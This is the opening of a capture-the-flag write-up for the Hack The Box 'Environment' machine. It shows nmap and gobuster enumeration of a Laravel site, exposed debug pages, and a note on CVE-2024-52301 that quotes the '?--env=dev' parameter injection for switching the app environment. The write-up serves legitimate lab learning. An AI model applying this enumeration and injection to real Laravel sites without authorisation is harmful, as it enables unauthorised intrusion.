

environment

This is environment writeup by Jiseok Song


nmap




Add environment.htb to /etc/hosts



Web Enumeration




I can send my email here



But modifying email or _token doesn't work. Nothing interesting here.

Wappalyzer shows it's laravel page




I can try gobuster


```
gobuster dir -u environment.htb -w /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt
```

```
└─$gobuster dir -u environment.htb -w /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://environment.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-small-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/logout               (Status: 302) [Size: 358] [--> http://environment.htb/login]
/login                (Status: 200) [Size: 2391]
/upload               (Status: 405) [Size: 244852]
/mailing              (Status: 405) [Size: 244854]
/up                   (Status: 200) [Size: 2126]
/storage              (Status: 301) [Size: 169] [--> http://environment.htb/storage/]
/build                (Status: 301) [Size: 169] [--> http://environment.htb/build/]
/vendor               (Status: 301) [Size: 169] [--> http://environment.htb/vendor/]
Progress: 20115 / 20116 (100.00%)
===============================================================
Finished
===============================================================
```

/login shows a login page




/upload or /mailing shows debug page, which is a security breach




It shows it's laravel version. I can browse cve-2024-52301. https://github.com/Nyamort/CVE-2024-52301 shows how to do that

> Purpose: This method detects the environment by accessing $_SERVER['argv'], which holds command-line arguments, and then delegates to the EnvironmentDetector class.
>
> Vulnerability Source: By relying on $_SERVER['argv'], any injected URL parameters (e.g., ?--env=dev) could manipulate $_SERVER['argv'] to contain ["--env=dev"]. This array is passed directly to detect, potentially allowing an attacker to control the environment.

